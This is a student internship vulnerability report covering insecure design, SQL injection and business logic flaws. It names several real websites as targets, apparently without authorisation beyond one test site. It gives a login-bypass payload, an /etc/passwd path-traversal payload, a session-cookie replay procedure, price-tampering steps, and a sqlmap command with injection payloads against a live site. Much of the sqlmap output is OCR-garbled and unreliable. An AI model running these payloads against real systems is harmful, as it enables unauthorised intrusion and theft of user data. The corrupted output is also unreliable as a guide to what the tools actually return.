Assignment 8

TASK-1:

- 1. TITLE OF VULNERABILITY: Insecure Design Flaws
- 2. CVSS SCORE: Base score of 8.6 to 9.8 (depends on breach)
- 3. RELATE TO OWASP TOP10: A04: 2024 INSECURE DESIGN
- 4. DESCRIPTION: Here we done the various insecure design flaws
- 5. DETAILED EXPLANATION: the insecure design issues like
 - a. No password policy
 - b. Password reset link is not getting expired
 - c. Automatic email confirmation bug
 - d. Password reset link sent with HTTP
 - e. Exposure of private information (privacy violation)
 - f. Old session doesn't expire
- **6. IMPACT:** Security impact, Operational impact, financial impact and Reputational impact.
- **7. RECOMMENDATIONS:** the recommendations are implement secure design principles, perform threat modelling, apply secure coding, conduct security reviews and audits and use secure development frameworks.
- **8. REFERANCE:** I refer from the supraja technologies internship and internet, some from books and chat gpt.
- 9. Step by Step procedure:

1. Vulnerability websites:

- 1. https://upchieve.org
- 2. https://altoro.testfire.net
- 3. https://confituredebali.com
- 4. https://open.spotify.com

2. Payloads:

1. For Spotify use for old session it will copy cookie.

- 2. For the confituredebali we use ../../../etc/passwd.
- 3. For the remaining 3 we use burpsuit.
- For no-password policy we use the altoro.testfire and
 Payload is username: admin'— and password: password123

3. Step by Step procedure:

1. No password policy:

- 1. Go to the altoro.testfire website and go login page
- Now here enter user details as payload mentioned and password As given.
- 3. Now it login into the admin page without any password.

2. Password reset link is not getting expired:

- 1. Now go to the https://upchieve.org website
- 2. Now we go to login page and create account.
- 3. Now after the creating it can generate the email verified
- 4. Now after login then reset the link set when it sends reset password.
- 5. By this vulnerability the reset link can't expire so that we can share and use at multiple accounts

3. Password reset link sent with HTTP:

- 1. Now we go to the http://upchieve.org website
- 2. No here by vulnerability we get the password reset links with HTTP

4. Exposure of private information:


- 1. Here we go to website and use google dorks having page=
- 2. Then we use vulnerability websites like confituredebali to access The private information using Ifi payloads.

5. Old session doesn't expire:

- 1. Here we use the Spotify website having this session capturing and doesn't expire.
- 2. After capturing remove the cookies or sign out your account.
- 3. After the sign out and again import the session cookie then automatically we get user access.


10. PROOF OF CONTENT:

1. No password policy:




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
2. Password reset link is not getting expired:




Same link can open in chrome and redirect no time limit.



3. Password reset link sent with HTTP:







4. Exposure of private information (privacy violation):



5. Old session doesn't expire:





TASK-2:

- 1. TITLE OF VULNERABILITY: SQL Injection
- 2. CVSS SCORE: Base score of CVSS v3 7.1 to 9.8.
- 3. RELATE TO OWASP TOP10: A03: 2024 SQL INJECTION
- **4. DESCRIPTION:** Here we done the sql injection by injecting sql payloads.
- **5. DETAILED EXPLANATION:** The sql injection work as injecting the malicious payloads made by sql commands.

Here we have done sql injection on the give websites and gather the information from it.

By using the sql injection it displays the vulnerable and key information of organisation or the data of users in the data base.

6. IMPACT:

The impact of this attack leads data breach, reputation damage and user information and privacy

- **7. RECOMMENDATIONS:** the recommendations are implement secure design principles, perform threat modelling, apply secure coding, conduct security reviews and audits and use secure development frameworks.
- **8. REFERANCE:** I refer from the supraja technologies internship and internet, some from books and chat gpt.
- 9. Step by Step procedure:
 - 1. Vulnerability websites:
 - 1. https://www.jb.com.np
 - 2. http://www.embryohotel.com

2. Payloads:

10. PROOF OF CONCEPT:

```
root@ kali)-[/home/kali]
sqlmap -u "https://www.jb.com.np/gallery_detail.php?id=8" --dbs
                      https://sqlmap.org
  5:37:07] [INFO] resuming back-end DBMS 'mysql'
5:37:07] [INFO] testing connection to the target URL
base not declared cockie(s), while server wants to set its own ('PHPSESSID=7s9j6s4carv...lia9ju5751'). Do you want to use those [Y/n] y
lmap resumed the following injection point(s) from stored session:
   Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY Or GROUP BY clause (FLOOR)
Psyload: 10-6 AND (SELECT 8310 FROM[SELECT COUNT(+),CONCAT(0*7171086071,(SELECT (ELT(8310-8310,1))),0*7170717871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x\arrow x\arrow
     Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (SLEEP)
Pavload: id-8' AND SLEEP(5) AND 'wzKY'-'wzKY
     Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: 1d--6815' UNION ALL SELECT CONCAT(0*71716b6a71,0*734a79756d4c56696e494d6250476363494f48796a5441466b43794b696642504b784c6347514c52,0*7170717871)-- -
       Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (SLEEP)
Payload: id-8' AND SLEEP(5) AND 'wzKY'='wzKY
       Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: id=-6815' UNION ALL SELECT CONCAT(0*71716b6a71,0*734a79756d4c56696e494d6250476363494f48796a5441466b43794b696642504b784c6347514c52,0*7170717871)-- -
05:37:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.jb.com.np'
 !] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as sponsible for any misuse or damage caused by this program
               [INFO] resuming back-end DBMS 'mysql'
[INFO] resuming back-end DBMS 'mysql'
[INFO] testing connection to the target URL
ve not declared cookie(s), while server wants to set its own ('PMPSESSID=refc8009qvf...fidal8sm00'). Do you want to use those [Y/n] y
resumed the following injection point(s) from stored session:
       ameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id-8" AND 3860-3868 AND "BLVV"-"BLV
       Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id-8 AND (SELECT 8310 FROM/SELECT COUNT(*).CONCAT(0*7171666a71.(SELECT (ELT(8310-8310.1))).0*7170717871
```

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File Actions Edit View Help

Schap pressed the following injection point(s) from stored session:

Parameter; 16 (GET)


Type: Esolem-based Nime* - WHERE OF HOLYING clause
Payload: 16-05 And 3080-2080-00 AND "ENV"-8TUV

Type: stren-based
Titl: MyGq, 3-5.0 AND error-based - MHERE, HAVING, ORDER BY OF GROUP BY clause (FLORR)
Payload: 16-05 AND SELECT SIDE FRONGSELECT COUNTY*(COUCAT(0-7271806471,(SELECT (ELT(6318-8310,1))),8-7178717872,FLOOR(RAND(0+2))x FROM INFORMATION_SCHEMA,PLUGINS GROUP BY x)a) AND 'MHDD'-'MHDD

TITL: MyGq, 3-5.0 LZ AND time-based Dlind (SELET)
Payload: 16-0615' HIDTO ALL SELECT COLOR(To-7171806471,6-71471780471,5-718717871,FLOOR(RAND(0+2))x FROM INFORMATION_SCHEMA,PLUGINS GROUP BY x)a) AND 'MHDD'-'MHDD

TYPE: WHOR query
Type: WHOR query
Titl: General ON SELECTS) AND 'WHILD' - 1 column
Payload: 16-0615' HIDTO ALL SELECT COLOR(To-7171806471,0-72429797564c56696e494669256478363494f487985541466841794b9666425945784c5347534c52,0-7178717871)---
Payload: 16-0615' HIDTO ALL SELECT COLOR(To-7171806471,0-72429797564c56696e49469256478363494f487985541466841794b9666425945784c5347534c52,0-7178717871)---
Payload: 16-0615' HIDTO ALL SELECT COLOR(To-7171806471,0-72449797564c56696e49469256478363494f487985541466841794b966425945784c5347534c52,0-7178717871)---
Payload: 16-0615' HIDTO ALL SELECT COLOR(To-7171806471,0-72449797564c56696e49469256478363494f487985541466841794b966425945784c5347534c52,0-7178717871)---
Payload: 16-0615' HIDTO ALL SELECT COLOR(To-7171806471,0-72449797564c56696e49469256478363494f487985541466841794b966425945784c5347534c52,0-7178717871)---
Pay
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2. Website:

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(1.0.95table)

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Parameter: id (GET)

Parameter: id (GET)

Title: AMD Boollow-loaded blind - MRISEE or HAVING, OBDER BY or GROUP BY clause (GID_SUBSET)

Type: STORT-Dated

Title: MySQL > 3.6 ABD error-based - BREEF, HAVING, OBDER BY or GROUP BY clause (GID_SUBSET)

Type: Lime_Based blind

Title: MySQL > 3.6 ABD error-based - BREEF, HAVING, OBDER BY or GROUP BY clause (GID_SUBSET)

Type: Lime_Based blind

Title: MySQL > 3.6 ABD error-based - BREEF, HAVING, OBDER BY or GROUP BY clause (GID_SUBSET)

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Title: MySQL > 3.6 ABD error-based - BREEF, HAVING, OBDER BY or GROUP BY clause (GID_SUBSET)

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Title: MySQL > 3.6 ABD error-based - BREEF, HAVING, OBDER BY or GROUP BY clause (GID_SUBSET)

Type: Lime_Based blind

Title: MySQL > 3.6 ABD error-based blind (SLEEP)

Paylocal: clar 1 AND SLEEP(S)

Type: Lime_Based blind

Title: MySQL > 3.6 ABD error-based blind (SLEEP)

Paylocal: clar 1 AND SLEEP(S)

Type: Lime_Based blind

Title: MySQL > 3.6 ABD error-based blind (SLEEP)

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Type: Lime_Based blind

Title: MySQL > 3.6 ABD error-based blind (SLEEP)

Paylocal: clar 1 AND SLEEP(S)


Type: Lime_Based blind


Title: MySQL > 3.6 ABD error-based blind (SLEEP)

Paylocal: clar 1 AND SLEEP(S)

Type: Lime_Based blind

Type: Lime_
```





TASK-3:

- 1. TITLE OF VULNERABILITY: Business Logic Errors
- 2. CVSS SCORE: Base score of CVSS v3 7.2
- 3. RELATE TO OWASP TOP10: A01: 2024 BROKEN ACCESS CONTROL
- 4. **DESCRIPTION:** Business Logic Errors occur when attackers exploit flaws in the application's design to bypass intended workflows, manipulate processes, or achieve unintended actions. These errors arise from the incorrect implementation of business rules, leading to security loopholes.
- 5. **DETAILED EXPLANATION:** In Business Logic Error are occur due irregular design of the components and mis-functionality of the server request causes many things like
 - Bypass payment systems.
 - Escalate privileges by altering role assignments.
 - Manipulate transaction quantities or values.
 - Access restricted features by altering request parameters.
- **6. IMPACT:** Sensitive information may be exposed, Data can be altered or manipulated without authorization, Business workflows may be disrupted and lead to financial losses and damage customer trust.

7. RECOMMENDATIONS:

- Conduct a thorough review of all business logic implementations.
- Implement strict input validation and verify data consistency.
- Add security controls to enforce business rules and workflows.
- Perform regular security testing, including manual reviews of business-critical workflows.
- Monitor and log suspicious activity to identify potential exploitation attempts.5
- **8. REFERANCE:** I refer from the supraja technologies internship and internet, some from books and chat gpt.
- 9. Step by Step procedure:

1. Vulnerability websites:

Website: www.orientexchange.in

2. Payload: Here we use the burp suite and

change the proxy

3. Procedure:

- 1. Here we use to change currency Arbitrage by using the website with the vulnerable.
- 2. Now open the fire fox and then use the burp site to work it.
- 3. Now open the url section and open the website mentioned.
- 4. Now we done the attack using the burp site.
- 5. Now we open and enter the currency then we can able to change the Country currency by change it in proxy.

2. DELIVERY FEE:

- 1. Here we use to change Delivery Fee by using the website with the vulnerable.
- 2. Now open the fire fox and then use the burp site to work it.
- 3. Now open the url section and open the website mentioned.
- 4. Now we done the attack using the burp site.
- 5. Now we open and enter the Package value then we can able to change the Package value by change it in proxy.

9. Proof of concept:

